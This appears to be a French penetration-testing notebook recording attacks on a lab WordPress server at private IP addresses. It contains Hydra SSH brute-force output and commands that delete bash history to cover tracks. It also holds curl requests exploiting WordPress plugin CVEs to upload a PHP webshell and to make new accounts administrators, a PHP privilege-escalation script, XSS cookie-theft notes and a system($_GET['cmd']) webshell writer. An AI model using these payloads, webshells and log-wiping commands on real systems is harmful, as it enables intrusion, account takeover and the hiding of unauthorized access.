[TTEMPT] target 192.168.1.11 - login "yacine_souam" - pass "mistress" - 8996 of 9000 [child 3] (0/0)
[TTEMPT] target 192.168.1.11 - login "yacine_souam" - pass "phantom" - 8997 of 9000 [child 2] (0/0)
> [TTEMPT] target 192.168.1.11 - login "yacine_souam" - pass "billy" - 8998 of 9000 [child 0] (0/0)
[TTEMPT] target 192.168.1.11 - login "yacine_souam" - pass "6666" - 8999 of 9000 [child 3] (0/0)
[TTEMPT] target 192.168.1.11 - login "yacine_souam" - pass "albert" - 9000 of 9000 [child 2] (0/0)
[STATUS] 25.94 tries/min, 9000 tries in 05:47h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 23:49:02
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 23:49:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9000 login tries (l:18/p:500), -2250 tries per task
[DATA] attacking ssh://192.168.1.20:22/
[ERROR] could not connect to ssh://192.168.1.20:22 - No route to host
```

- Suppression de mes traces

```
rm -f /home/www-dta/.bash_history
rm -f /var/www/.bash_history
history -c
```

Test de plusieurs autres CVE mais sans résultat, je n'ai pas réussi à trouver la racine du problème. Je pense que c'était peut être pas compatible avec la version 5.3.18 de wordpress.

CVE-2020-35489 – Contact Form 7 ≤ 5.3.1

Arbitrary File Upload

- /wp-content/uploads/wpcf7_uploads/
- Uploader un webshell PHP

```
curl -X POST http://http://192.168.1.119/index.php/contact/ \
-F "your-name=test" \
-F "your-email=test@test.com" \
-F "your-message=test" \
-F fichier=@shell.php?type=image/jpeg
```

```
➤ wp-content/uploads/wpcf7_uploads/update_user.php
<?php
require_once("wp-load.php");
$user = get_user_by('login', 'eviladmin');
$user->set_role('administrator');
echo "Done";
?>
```

- Uploader un reverse shell
- Installer un backdoor (dbdump.php, adminer.php, etc)
- Lire des fichiers système
- Planter un malware

⇒ J'arrive à upload les fichiers mais je ne les retrouve pas

CVE-2018-19207 – WP GDPR Compliance ≤ 1.4.2

Privilege Escalation via AJAX injection

- /wp-admin/admin-ajax.php : l'exemple permet de créeérée des compte adm par défaut

```
curl -X POST http://<IP>/wp-admin/admin-ajax.php \
```

```
-d "action=wp_gdpr_save_personal_data" \
-d "security=test" \
-d "email=test@example.com" \
```

```
-d "wp_gdpr_user_data_access_submit=1" \
-d "option_page=general" \
-d "users_can_register=1" \
-d "default_role=administrator"
• Crée des comptes admin sur le portail web
➤ wp-login.php?action=register
• Activer l'inscription des comptes
⇒ Lorsque j'ai essayé de débugger j'ai vu ça :
```



Le fichier admin-ajax.php est bien accessible, mais aucune action AJAX n'a été exécutée.


CVE-2020-28020 – Simple 301 Redirects ≤ 1.07

Reflected XSS (dans paramètre redirect)

!\\ Besoin que l'admin clique sur les liens, donc faire du social engineering et phishing

- Voler les cookies admin via XSS (fetch(document.cookie))
- Déclencher un reverse shell via JS et url

J'ai cette erreur alors que je suis connecté en tant que admin.



[CVE-2021-24237] – PHP Everywhere ≤ 2.0.3

- Exploitable via shortcode [php_everywhere] ou injection directe
- Permet exécution directe de commandes système (RCE)

Je pouvais faire de simples commandes mais pas de RCE en essayant d'upload un webshell.



PHP Everywhere

```
<?php  
file_put_contents(  
    ABSPATH . 'wp-content/uploads/shell.php',  
    '<?php system($_GET["cmd"]); ?>'  
>;  
?>
```



Commencez à écrire ou saisissez « / » pour choisir un bloc

Gantt : Lina BEGUM

Diagramme de Gantt

Lina BEGUM | April 15, 2025

